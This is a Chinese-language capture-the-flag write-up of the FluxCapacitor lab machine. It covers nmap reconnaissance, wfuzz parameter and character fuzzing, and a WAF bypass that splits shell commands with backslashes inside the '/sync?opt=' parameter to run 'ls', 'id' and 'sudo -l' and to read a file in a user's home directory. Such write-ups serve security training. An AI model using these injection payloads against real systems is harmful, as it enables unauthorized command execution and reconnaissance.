FluxCapacitor,WAF[繞過、模糊測試]

只有80Port?!
也有WAF


```
└─# nmap -sCV -A -p 80 10.10.10.69
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-09 05:40 PDT
Nmap scan report for 10.10.10.69
Host is up (0.30s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    SuperWAF
|_http-server-header: SuperWAF
|_http-title: Keep Alive
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 404 Not Found
|     Date: Tue, 09 Jul 2024 12:40:28 GMT
|     Content-Type: text/html
|     Content-Length: 175
|     Connection: close
|     <html>
|     <head><title>404 Not Found</title></head>
|     <body bgcolor="white">
|     <center><h1>404 Not Found</h1></center>
|     <hr><center>openresty/1.13.6.1</center>
|     </body>
|     </html>
|   GetRequest:
|     HTTP/1.1 200 OK
|     Date: Tue, 09 Jul 2024 12:40:25 GMT
|     Content-Type: text/html
|     Content-Length: 395
|     Last-Modified: Tue, 05 Dec 2017 16:02:29 GMT
|     Connection: close
|     ETag: "5a26c315-18b"
|     Server: SuperWAF
|     Accept-Ranges: bytes
|     <!DOCTYPE html>
|     <html>
|     <head>
```

```
|     <title>Keep Alive</title>
|     </head>
|     <body>
|     node1 alive
|     <!--
|     Please, add timestamp with something like:
|     <script> $.ajax({ type: "GET", url: '/sync' }); </script>
|     <hr/>
|     FluxCapacitor Inc. info@fluxcapacitor.htb -
http://fluxcapacitor.htb<br>
|     <em><met><doc><brown>Roads? Where we're going, we don't need roads.
</brown></doc></met></em>
|     </body>
|     </html>
|   HTTPOptions:
|     HTTP/1.1 405 Not Allowed
|     Date: Tue, 09 Jul 2024 12:40:26 GMT
|     Content-Type: text/html
|     Content-Length: 179
|     Connection: close
|     <html>
|     <head><title>405 Not Allowed</title></head>
|     <body bgcolor="white">
|     <center><h1>405 Not Allowed</h1></center>
|     <hr><center>openresty/1.13.6.1</center>
|     </body>
|     </html>
|   RTSPRequest:
|     <html>
|     <head><title>400 Bad Request</title></head>
|     <body bgcolor="white">
|     <center><h1>400 Bad Request</h1></center>
|     <hr><center>openresty/1.13.6.1</center>
|     </body>
|     </html>
|   X11Probe:
|     HTTP/1.1 400 Bad Request
|     Date: Tue, 09 Jul 2024 12:40:27 GMT
|     Content-Type: text/html
|     Content-Length: 179
|     Connection: close
|     <html>
|     <head><title>400 Bad Request</title></head>
```


```
|     <body bgcolor="white">
|     <center><h1>400 Bad Request</h1></center>
|     <hr><center>openresty/1.13.6.1</center>
|     </body>
|_    </html>
1 service unrecognized despite returning data. If you know the
service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port80-TCP:V=7.94SVN%I=7%D=7/9%Time=668D2FB9%P=aarch64-unknown-linux-gn
SF:u%r(GetRequest,270,"HTTP/1\.1\x20200\x20OK\r\nDate:\x20Tue,\x2009\x20Ju
SF:l\x202024\x2012:40:25\x20GMT\r\nContent-Type:\x20text/html\r\nContent-L
SF:ength:\x20395\r\nLast-Modified:\x20Tue,\x2005\x20Dec\x202017\x2016:02:2
SF:9\x20GMT\r\nConnection:\x20close\r\nETag:\x20\"5a26c315-18b\"\r\nServer
SF::\x20SuperWAF\r\nAccept-Ranges:\x20bytes\r\n\r\n<!DOCTYPE\x20html>\n<ht
SF:ml>\n<head>\n<title>Keep\x20Alive</title>\n</head>\n<body>\n\tOK:\x20no
SF:de1\x20alive\n\t<!--\n\t\tPlease,\x20add\x20timestamp\x20with\x20someth
SF:ing\x20like:\n\t\t<script>\x20\$\.ajax\({\x20type:\x20\"GET\",\x20url:\
SF:x20'/sync'\x20}\);\x20</script>\n\t-->\n\t<hr/>\n\tFluxCapacitor\x20Inc
SF:\.\x20info@fluxcapacitor\.htb\x20-\x20http://fluxcapacitor\.htb<br>\n\t
SF:<em><met><doc><brown>Roads\?\x20Where\x20we're\x20going,\x20we\x20don't
SF:\x20need\x20roads\.</brown></doc></met></em>\n</body>\n</html>\n")%r(HT
SF:TPOptions,135,"HTTP/1\.1\x20405\x20Not\x20Allowed\r\nDate:\x20Tue,\x200
SF:9\x20Jul\x202024\x2012:40:26\x20GMT\r\nContent-Type:\x20text/html\r\nCo
SF:ntent-Length:\x20179\r\nConnection:\x20close\r\n\r\n<html>\r\n<head><ti
SF:tle>405\x20Not\x20Allowed</title></head>\r\n<body\x20bgcolor=\"white\">
SF:\r\n<center><h1>405\x20Not\x20Allowed</h1></center>\r\n<hr><center>open
SF:resty/1\.13\.6\.1</center>\r\n</body>\r\n</html>\r\n")%r(RTSPRequest,B3
SF:,"<html>\r\n<head><title>400\x20Bad\x20Request</title></head>\r\n<body\
SF:x20bgcolor=\"white\">\r\n<center><h1>400\x20Bad\x20Request</h1></center
SF:>\r\n<hr><center>openresty/1\.13\.6\.1</center>\r\n</body>\r\n</html>\r
SF:\n")%r(X11Probe,135,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nDate:\x20Tue
SF:,\x2009\x20Jul\x202024\x2012:40:27\x20GMT\r\nContent-Type:\x20text/html
SF:\r\nContent-Length:\x20179\r\nConnection:\x20close\r\n\r\n<html>\r\n<he
SF:ad><title>400\x20Bad\x20Request</title></head>\r\n<body\x20bgcolor=\"wh
SF:ite\">\r\n<center><h1>400\x20Bad\x20Request</h1></center>\r\n<hr><cente
SF:r>openresty/1\.13\.6\.1</center>\r\n</body>\r\n</html>\r\n")%r(FourOhFo
SF:urRequest,12F,"HTTP/1\.1\x20404\x20Not\x20Found\r\nDate:\x20Tue,\x2009\
SF:x20Jul\x202024\x2012:40:28\x20GMT\r\nContent-Type:\x20text/html\r\nCont
SF:ent-Length:\x20175\r\nConnection:\x20close\r\n\r\n<html>\r\n<head><titl
SF:e>404\x20Not\x20Found</title></head>\r\n<body\x20bgcolor=\"white\">\r\n
SF:<center><h1>404\x20Not\x20Found</h1></center>\r\n<hr><center>openresty/
SF:1\.13\.6\.1</center>\r\n</body>\r\n</html>\r\n");
Warning: OSScan results may be unreliable because we could not find at least
```

```
1 open and 1 closed port
Aggressive OS guesses: Linux 3.18 (96%), Linux 3.2 - 4.9 (96%), Linux 3.16
(95%), ASUS RT-N56U WAP (Linux 3.4) (95%), Linux 3.1 (93%), Linux 3.2 (93%),
Linux 3.10 - 4.11 (93%), Linux 3.12 (93%), Linux 3.13 (93%), Linux 3.13 -
3.16 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   297.47 ms 10.10.14.1
2   297.55 ms 10.10.10.69

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 45.77 seconds
```


出現一個頁面。順便設定hosts



原始代碼有




直接看網站不行會出現，用curl正常



抓包看看

更改`User-Agent:???`就正常



根據前面隱藏代碼，也就是說，為GET請求但不曉得參數

`http://fluxcapacitor.htb/sync?XXX=id`

進行模糊爆破

```
wfuzz -H "User-Agent: tso" -w /usr/share/seclists/Discovery/Web-
Content/raft-small-directories-lowercase.txt --hh=19
"http://fluxcapacitor.htb/sync?FUZZ=test"

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================
000001583:   403        7 L      10 W       175 Ch      "opt"
```


此時需要繞過，透過模糊測試挖掘出可進行繞過WAF的參數

```
wfuzz -H "User-Agent: tso" -w /usr/share/seclists/Fuzzing/special-chars.txt
-u "http://fluxcapacitor.htb/sync?opt=FUZZ"

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================
000000030:   200        2 L      1 W        19 Ch       """
```


```
000000029:   200        1 L      0 W        1 Ch       "'"
000000028:   200        2 L      1 W        19 Ch      ":"
000000014:   200        2 L      1 W        19 Ch      "+"
000000032:   403        7 L      10 W       175 Ch     ">"
000000001:   200        2 L      1 W        19 Ch      "~"
000000031:   403        7 L      10 W       175 Ch     "<"
000000015:   200        2 L      1 W        19 Ch      "="
000000007:   200        2 L      1 W        19 Ch      "^"
000000003:   200        2 L      1 W        19 Ch      "@"
000000026:   200        2 L      1 W        19 Ch      "?"
000000024:   200        2 L      1 W        19 Ch      "."
000000025:   200        2 L      1 W        19 Ch      "/"
000000027:   403        7 L      10 W       175 Ch     ";"
000000023:   200        2 L      1 W        19 Ch      ","
000000021:   200        2 L      1 W        19 Ch      "\"
000000020:   403        7 L      10 W       175 Ch     "|"
000000022:   403        7 L      10 W       175 Ch     "`"
000000019:   200        2 L      1 W        19 Ch      "["
000000018:   200        2 L      1 W        19 Ch      "]"
000000017:   200        2 L      1 W        19 Ch      "}"
000000016:   200        2 L      1 W        19 Ch      "{"
000000006:   200        2 L      1 W        19 Ch      "%"
000000013:   200        2 L      1 W        19 Ch      "_"
000000012:   200        2 L      1 W        19 Ch      "-"
000000011:   403        7 L      10 W       175 Ch     ")"
000000010:   403        7 L      10 W       175 Ch     "("
000000009:   403        7 L      10 W       175 Ch     "*"
000000008:   200        2 L      1 W        19 Ch      "&"
000000002:   200        2 L      1 W        19 Ch      "!"
000000004:   200        2 L      1 W        19 Ch      "#"
000000005:   403        7 L      10 W       175 Ch     "$"
```

經多次測試可以使用`\`


`/sync?opt= ' l\s'`



查看`/sync?opt= ' i\d'`




查看`/sync?opt= ' l\s /home'`




看起來沒有此用戶所屬的目錄

`/sync?opt= ' su\do -l'`



`/sync?opt= ' ca\t /home/themiddle/.monit'`

